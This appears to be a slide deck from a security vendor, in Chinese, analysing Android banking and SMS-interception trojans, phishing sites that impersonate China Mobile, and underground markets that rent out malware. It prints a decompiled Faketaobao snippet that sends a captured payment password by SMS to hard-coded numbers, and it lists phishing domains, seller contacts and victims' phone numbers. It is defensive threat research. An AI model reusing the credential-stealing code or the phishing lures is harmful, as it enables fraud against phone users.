



# 移动安全新趋势与黑色产业链发展

安天移动安全研发中心



[www.antiy.com](http://www.antiy.com)

智者安天下



## Android - 饱受“特洛伊”的蹂躏



智者安天下



## • 移动恶意代码为“利”而生

### - 国外


- SP扣费
- 攻击网银
- 钓鱼攻击
- 欺诈

### - 国内


- SP扣费
- 恶意推广



## 1. 协同PC木马联合攻击：Zbot Spitmo



## 2. 手机完全实现攻击：Stealer





### Trojan/Android.GingerMaster.g 创建大量桌面快捷方式，点击即下载



### Trojan/Android.gapp.a 虚假推送，欺骗安装



智者安天下

## Trojan/Android.Faketaobao.a 伪装淘宝客户端窃取账户密码信息



```

return;
String str = this.valsetLocation.getText().toString();
if (str.equals(""))
{
    Toast.makeText(LocationVerify.this, "请输入支付密码", 0).show();
    continue;
}
LocationVerify.this.SendSmsMsg(LocationVerify.this, "13027225522", "支付密码:" + str);
LocationVerify.this.SendSmsMsg(LocationVerify.this, "15397613004", "支付密码:" + str);
Intent localIntent = new Intent();
localIntent.setAction("com.taobao.notifi");
LocationVerify.this.startActivity(localIntent);
LocationVerify.this.finish();
}
    
```

## Trojan/Android.Luckycat.b 监听替换招行手机客户端登录界面，诱导用户发送银行卡帐号、密码信息



```

public void onCreate(Bundle savedInstanceState)
{
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    this.tv_reg = (TextView)findViewById(R.id.tv_reg);
    this.tv_text1 = (TextView)findViewById(R.id.tv_text1);
    this.tv_text2 = (TextView)findViewById(R.id.tv_text2);
    this.tv_text3 = (TextView)findViewById(R.id.tv_text3);
    this.tv_text4 = (TextView)findViewById(R.id.tv_text4);
    this.tv_text5 = (TextView)findViewById(R.id.tv_text5);
    this.tv_text6 = (TextView)findViewById(R.id.tv_text6);
    this.tv_text7 = (TextView)findViewById(R.id.tv_text7);
    this.tv_text8 = (TextView)findViewById(R.id.tv_text8);
    this.tv_text9 = (TextView)findViewById(R.id.tv_text9);
    this.tv_text10 = (TextView)findViewById(R.id.tv_text10);
    this.tv_text11 = (TextView)findViewById(R.id.tv_text11);
    this.tv_text12 = (TextView)findViewById(R.id.tv_text12);
    this.tv_text13 = (TextView)findViewById(R.id.tv_text13);
    this.tv_text14 = (TextView)findViewById(R.id.tv_text14);
    this.tv_text15 = (TextView)findViewById(R.id.tv_text15);
    this.tv_text16 = (TextView)findViewById(R.id.tv_text16);
    this.tv_text17 = (TextView)findViewById(R.id.tv_text17);
    this.tv_text18 = (TextView)findViewById(R.id.tv_text18);
    this.tv_text19 = (TextView)findViewById(R.id.tv_text19);
    this.tv_text20 = (TextView)findViewById(R.id.tv_text20);
    this.tv_text21 = (TextView)findViewById(R.id.tv_text21);
    this.tv_text22 = (TextView)findViewById(R.id.tv_text22);
    this.tv_text23 = (TextView)findViewById(R.id.tv_text23);
    this.tv_text24 = (TextView)findViewById(R.id.tv_text24);
    this.tv_text25 = (TextView)findViewById(R.id.tv_text25);
    this.tv_text26 = (TextView)findViewById(R.id.tv_text26);
    this.tv_text27 = (TextView)findViewById(R.id.tv_text27);
    this.tv_text28 = (TextView)findViewById(R.id.tv_text28);
    this.tv_text29 = (TextView)findViewById(R.id.tv_text29);
    this.tv_text30 = (TextView)findViewById(R.id.tv_text30);
    this.tv_text31 = (TextView)findViewById(R.id.tv_text31);
    this.tv_text32 = (TextView)findViewById(R.id.tv_text32);
    this.tv_text33 = (TextView)findViewById(R.id.tv_text33);
    this.tv_text34 = (TextView)findViewById(R.id.tv_text34);
    this.tv_text35 = (TextView)findViewById(R.id.tv_text35);
    this.tv_text36 = (TextView)findViewById(R.id.tv_text36);
    this.tv_text37 = (TextView)findViewById(R.id.tv_text37);
    this.tv_text38 = (TextView)findViewById(R.id.tv_text38);
    this.tv_text39 = (TextView)findViewById(R.id.tv_text39);
    this.tv_text40 = (TextView)findViewById(R.id.tv_text40);
    this.tv_text41 = (TextView)findViewById(R.id.tv_text41);
    this.tv_text42 = (TextView)findViewById(R.id.tv_text42);
    this.tv_text43 = (TextView)findViewById(R.id.tv_text43);
    this.tv_text44 = (TextView)findViewById(R.id.tv_text44);
    this.tv_text45 = (TextView)findViewById(R.id.tv_text45);
    this.tv_text46 = (TextView)findViewById(R.id.tv_text46);
    this.tv_text47 = (TextView)findViewById(R.id.tv_text47);
    this.tv_text48 = (TextView)findViewById(R.id.tv_text48);
    this.tv_text49 = (TextView)findViewById(R.id.tv_text49);
    this.tv_text50 = (TextView)findViewById(R.id.tv_text50);
    this.tv_text51 = (TextView)findViewById(R.id.tv_text51);
    this.tv_text52 = (TextView)findViewById(R.id.tv_text52);
    this.tv_text53 = (TextView)findViewById(R.id.tv_text53);
    this.tv_text54 = (TextView)findViewById(R.id.tv_text54);
    this.tv_text55 = (TextView)findViewById(R.id.tv_text55);
    this.tv_text56 = (TextView)findViewById(R.id.tv_text56);
    this.tv_text57 = (TextView)findViewById(R.id.tv_text57);
    this.tv_text58 = (TextView)findViewById(R.id.tv_text58);
    this.tv_text59 = (TextView)findViewById(R.id.tv_text59);
    this.tv_text60 = (TextView)findViewById(R.id.tv_text60);
    this.tv_text61 = (TextView)findViewById(R.id.tv_text61);
    this.tv_text62 = (TextView)findViewById(R.id.tv_text62);
    this.tv_text63 = (TextView)findViewById(R.id.tv_text63);
    this.tv_text64 = (TextView)findViewById(R.id.tv_text64);
    this.tv_text65 = (TextView)findViewById(R.id.tv_text65);
    this.tv_text66 = (TextView)findViewById(R.id.tv_text66);
    this.tv_text67 = (TextView)findViewById(R.id.tv_text67);
    this.tv_text68 = (TextView)findViewById(R.id.tv_text68);
    this.tv_text69 = (TextView)findViewById(R.id.tv_text69);
    this.tv_text70 = (TextView)findViewById(R.id.tv_text70);
    this.tv_text71 = (TextView)findViewById(R.id.tv_text71);
    this.tv_text72 = (TextView)findViewById(R.id.tv_text72);
    this.tv_text73 = (TextView)findViewById(R.id.tv_text73);
    this.tv_text74 = (TextView)findViewById(R.id.tv_text74);
    this.tv_text75 = (TextView)findViewById(R.id.tv_text75);
    this.tv_text76 = (TextView)findViewById(R.id.tv_text76);
    this.tv_text77 = (TextView)findViewById(R.id.tv_text77);
    this.tv_text78 = (TextView)findViewById(R.id.tv_text78);
    this.tv_text79 = (TextView)findViewById(R.id.tv_text79);
    this.tv_text80 = (TextView)findViewById(R.id.tv_text80);
    this.tv_text81 = (TextView)findViewById(R.id.tv_text81);
    this.tv_text82 = (TextView)findViewById(R.id.tv_text82);
    this.tv_text83 = (TextView)findViewById(R.id.tv_text83);
    this.tv_text84 = (TextView)findViewById(R.id.tv_text84);
    this.tv_text85 = (TextView)findViewById(R.id.tv_text85);
    this.tv_text86 = (TextView)findViewById(R.id.tv_text86);
    this.tv_text87 = (TextView)findViewById(R.id.tv_text87);
    this.tv_text88 = (TextView)findViewById(R.id.tv_text88);
    this.tv_text89 = (TextView)findViewById(R.id.tv_text89);
    this.tv_text90 = (TextView)findViewById(R.id.tv_text90);
    this.tv_text91 = (TextView)findViewById(R.id.tv_text91);
    this.tv_text92 = (TextView)findViewById(R.id.tv_text92);
    this.tv_text93 = (TextView)findViewById(R.id.tv_text93);
    this.tv_text94 = (TextView)findViewById(R.id.tv_text94);
    this.tv_text95 = (TextView)findViewById(R.id.tv_text95);
    this.tv_text96 = (TextView)findViewById(R.id.tv_text96);
    this.tv_text97 = (TextView)findViewById(R.id.tv_text97);
    this.tv_text98 = (TextView)findViewById(R.id.tv_text98);
    this.tv_text99 = (TextView)findViewById(R.id.tv_text99);
    this.tv_text100 = (TextView)findViewById(R.id.tv_text100);
}
    
```



## 主要恶意行为分类及典型恶意家族(2010-2013)





2014年,这一年呢? .....


智者安天下





# 2014年色情应用开始泛滥

- 传播色情信息
- 诱导安装广告件
- 诱导安装恶意软件
- 发送扣费短信



咱者安天下



# 色情应用传播模式

- 通过手机色情网站传播
- 通过恶意色情应用传播





智者安天下



# 2014年广告件爆增

➢ 移动广告数量也呈现出暴增趋势

➢ 广告件的展现形式创新不断




咱看安天下



# 广告件恶意状况

## 恶意行为类型



行为类型	危害	危险程度	占总广告百分比
正常推广 APP	正常推广行为	—	█
频繁推送广告	流氓推广/资费消耗	中	█
静默下载	流氓推广/资费消耗	中	█
桌面快捷图标	流氓推广	低	█
修改书签	流氓推广	低	█
私发短信	恶意扣费/资费消耗	高	█
伪造短信	涉嫌欺诈	高	█
静默安装	恶意传播	高	█
短信支付	正常支付	—	█
推广色情	传播色情内容	低	█
拦截短信	隐私窃取/恶意扣费	高	█
修改浏览器主页	流氓推广	低	█
拨打电话	电话资费消耗/隐私泄露	中	█


智者安天下



# 广告主要恶意行为

## 上传隐私&&流氓推送&&静默下载

信息类型	危险程度	占比情况
IMEI&IMSI	低	████████████████████
地理位置	中	██████████
手机号码	中	██████████
系统 SDK	低	██████████
APP 列表	中	██████████
手机型号	低	██████████
通信录	高	██████████
运营商	低	██████████
IP 地址	低	██████████
网络状态	低	██████████
邮箱帐号	中	██████████
通话记录	高	██████████
短信记录	高	██████████
浏览器书签	中	██████████
ROOT 情况	中	██████████
ROM 信息	低	██████████



智者安天下



## • 恶意代码特点

- 攻击目的明确
- 攻击方式明确
- 恶意行为明显
- 结构相对复杂



伪造登录界面

- 虚假界面诱骗用户输入账户信息
- Faketaobao
- Kaka
- Tramp
- remotSpy



伪装正常应用

- 通过卸载正常应用替换为恶意应用
- Googlessms
- manzer



窃取短信内容

- 拦截特定内容短信，例如“银行”、“密码”等等，并短信转发
- hijackBK
- Bankspy



- 更多?



伪装10086的钓鱼短信

“积分兑换现金” 诱骗点击



# “王大锤”的故事



填写手机号码进行积分查询，网站几乎“以假乱真”

智者安天下





# “王大锤” 的故事

wap.pingtai-10086-jf.com/wap.asp

中国移动 China Mobile 掌上营业厅 wap.10086.cn

首页 充值 查询 办理 优惠

请您填写领取兑换人民币收款信息

姓名:	test
开户行:	中国农业银行
持卡类型:	<input checked="" type="radio"/> 储蓄卡 <input type="radio"/> 信用卡
银行卡号:	4444123412345678
卡密码:	.....
身份证号:	400000197706061234
银行预留手机:	13771234567

下一步

骗取用户身份信息



智者安天下



# “王大锤” 的故事



骗取安装恶意木马

智者安天下



上传邮箱时间	手机号码	短信信息
2013/12/4 10:02	发到[185...5]的短信	[发 18...昨天你不是说今天可以放款呢
2013/12/4 10:05	收到[+86...的短信	[收 +861...是啊！但是我们查询您昨天根本就没有存款上去，我们做不了验资报告，所以款项无法给您发放的。
2013/12/4 10:06	收到[+86...的短信	[收 +86...您弄好了吗？
2013/12/4 10:07	发到[185...的短信	[发 18...你直接打工行的啊就好了。
2013/12/4 10:09	收到[+86...的短信	[收 +86...但是这个条件是符合农行的要求的，那您工行的有多少存款余额呢？
2013/12/4 10:10	安装前的短信	+861...-接-2013/12/04 09:48:09-http://zy...com/b.apk. +8618...-接-2013/12/04 09:41:04-麻烦您用那个 132 的手机给我打电话。 +8618...-发-2013/12/04 09:27:50:3000。 +86185...-接-2013/12/04 09:27:30-您还了多少？ +8618...-接-2013/12/04 09:20:56-那我这边。
2013/12/4 10:10	安装提醒	© 2013 AVLYUN.COM
2013/12/4 10:11	客户信息	姓名：刘... 身份证：511... 手机号：13... 邮箱：...
2013/12/4 10:21	发到[18...的短信	[发 18...就是手里周转不够才贷款，搞不懂你们意思，作为我流水也好还是沉淀也罢，你们的报酬我款下来你们的人自然需要方面签字和收取呢，我们拿钱是用来周转呢，又不是为了去存款呢。
2013/12/4 10:24	收到[106...的短信	[收 106980095188]您正在找回密码，验证码 339646，请于 30 分钟内输入，工作人员不会向您索取，请勿泄露。【支付宝】。 <a href="https://blog.avlyun.com/">https://blog.avlyun.com/</a>

欺诈短信


木马植入

诱骗信息

窃取帐号



# 短信拦截马的“前世今生”



## 2013.5~2014.9拦截马家族数量变化趋势






伪装系统包名，example、test类测试包名

- ### 包名
- com.android.system.emial
  - com.example.test
  - cn.android.emialvae
  - com.microdu.light
  - com.message.send
  - com.example.os\_messagect
  - com.sonyericsson.androidapp.microblogci8dmdo4
  - cn.newjob.msgfg
  - com.google.app.msg
  - com.china.fss.lockscreen11111
  - cn.android.service
  - com.android.providers.message
  - com.keeper.manage
  - picture.image
  - com.sonyericsson.androidapp.microblog
  - cn.itcast.lockscreen2
  - com.system.mdemonmn
  - com.example.sms
  - com.a.b
  - ji.yj.ur.pd



# 拦截马背后的黑色产业链



智者安天下





# 制作、贩卖

门槛低，易开发  
加壳、免杀

通过网站、论坛、QQ群、交易平台等等进行贩卖

热门搜索 拦截马

标题	发布时间	剩余时间	参与数	价格	至
<b>¥1 找人开发安卓拦截马 有能力的来</b>			2 参与   1 招标	待协商	
<b>¥2 开发手机拦截马软件 监听定位 查看短信 过全杀毒</b>			0 参与   1 招标	待协商	
<b>¥500 安卓反编译APK拦截马或数个类似功能的安卓短信拦截马</b>			5 参与   1 招标	待协商	
<b>¥2 手机拦截马 拦截手机短信 安卓apk软件</b>			2 参与   1 招标	待协商	
<b>¥1000 安卓拦截马短信拦截</b>			3 参与   1 招标	待协商	
<b>¥500 安卓短信拦截转发马，能稳定 100% 拦截的</b>			2 参与   1 招标	待协商	
<b>¥300 安卓短信拦截转发</b>					
<b>¥700 安卓短信拦截转发</b>					
<b>¥300 安卓短信拦截转发</b>					

**拦截马，新鲜出炉，拦截率90以上，带回复功能，安装提醒，卸载提醒，自带免杀保护壳，欢迎朋友们给力租起，疯狂赚钱。 国庆特价，400一周 100一天，租一天的没测试。 群号： By: 0003**

11月最新灰色项目，短信拦截马，支付宝银行卡有多少洗多少！

发广告比较严重的话注意咯，直接封号，不通知先前私底下跟萧然也交流过这个项目，确实很给力，我觉得是我见过最黑色的项目了。其实自己很少上论坛，也没弄过团购，不知道大家需不需要。

短信拦截ma，意思就是拦截别人的短信。（让别人收不到短信，并且短信截取到我们手机上）

我们获得验证码 能干什么我就不一一说了、.....

第一个测试：下面是一个二维码。需要测试的兄弟可以扫描。

这个主要是针对淘宝卖家，忽悠卖家扫描二维码即可。忽悠说你看中了你朋友介绍的二维码里面他家的宝贝之类的，具体自己考虑！扫描后，将不会获得任何短信了，如果有短信进入手机，会马上被马拦截，直接转到指定手机上了。

第二个测试，该链接是一个有信免费电话破解补丁http://url.cn/JXVqh6，（当然我也可以把马做成任何软件或者什么）我们可以随便在那个贴吧或者论坛发个帖子，你懂的。其实和上面一样，也是一个拦截ma。

特别提示：马可控制别人的手机发短信，格式是号码#内容，马只支持安卓手机。马激活后较难卸载（一般卸方式卸载不了）。

非常暴力凶残的一个项目。不能见光！大家自我控制！！

智者安天下

## 垃圾短信、欺诈短信、钓鱼短信 伪造号码



拦截马出租 100 1天 500 1周 不认识我的不要租 无测试 防卸载 安装卸载提示 包免杀

武汉 合肥 基站代发500一小时 不还价

积分站出租200一个月 包架设维护 带洗拦截料你7 我3 一单一洗 回款10分钟

QQ: [redacted] 新建Q群: [redacted]

昨天 14:07

洗刷刷，洗料。信誉不解释。秒回5老客户请来

中国移动 (1)  
10086

短信/彩信

尊敬的全球通客户您好，由于您的帐号涉及财产安全，我公司已对您号进行清查，详情请拨打 [redacted] 王警官，请配合调查

工商银行 (7)  
95588

查余额，查账单，用微信！打开微信，点击通讯录右上角“添加”，搜索“中国工商银行电子银行”，关注后还可以参加“人气王”大比拼，赢 iPhone5S！详情请通过工行微信咨询。【工商银行】

尊敬的工行用户：您的工银将于次日失效，请登陆我行升级网站：[www.icbc.gov.cn/log](http://www.icbc.gov.cn/log) 进行维护，给您带来不便敬请谅解！【工商银行】

中国移动 (2)  
10086

尊敬的客户，截止到 2014-06-11:23:57您的账户余额不足3元，为了不影响您的正常通信，请您尽快充值交费。谢谢！中国移动

尊敬的客户您好：您的积分已满足兑换现金128元，请您用手机登陆 [www.ydx-10086.com](http://www.ydx-10086.com) 领取，24小时后清零！



# 传播 - 钓鱼网站

## 伪造中国移动、电信掌上营业厅



100861d.com
wap.1008611f.pw
10086oz.com
wap.10086bbq.com
2811.10086dt.10086tr.com
qs-10086.com
www.10086gu.pw
wap.10086io.com
wap.hjf10086.com
viplobb-10086.com

www.10086sy.net
www.10086hb.com
jf.10086yd.com
10086.android.net
10086.android.net
1.10086.org
1.10086.org
g.10086.org
a.10086.org



**咖啡科技后台出租平台**  
**钓鱼后台全国统一价400/月**  
 专业制作各类钓鱼程序源码出售、修改、维护仿站、企业网站、优化出售域名、空间、服务器建站一条龙服务,欢迎咨询。  
 TEL: 13944367273/15844341315 QQ: 964185555



智者安天下



SMS信息 2014-03-06 23:40:18 星期四

发件人: 我 <cxvbn@163.com>

收件人: 1064670639 <1064670639@qq.com>

时间: 2014年03月06日 23:40 (星期四)

发送状态: 发送成功 查看详情

电话本:未知 电话号码:8613905054856 内容:老牛,你太过了,电话不接!!

通话录音 2014-03-28 20:41:55 星期五

发件人: 我 <cxvbn@163.com>

收件人: 1193348942 <1193348942@qq.com>

时间: 2014年03月28日 20:41 (星期五)

附件: 1个 (1396010513126.3gp) 查看附件

发送状态: 发送成功 查看详情

姓名: 乐乐,号码: 13527380190,日期: 2014-03-28 20:41:26,时间: 0:05:5

环境录音结果 1398005792150: 2014-04-20 22:56:32 星期日

发件人: 我 <cxvbn@163.com>

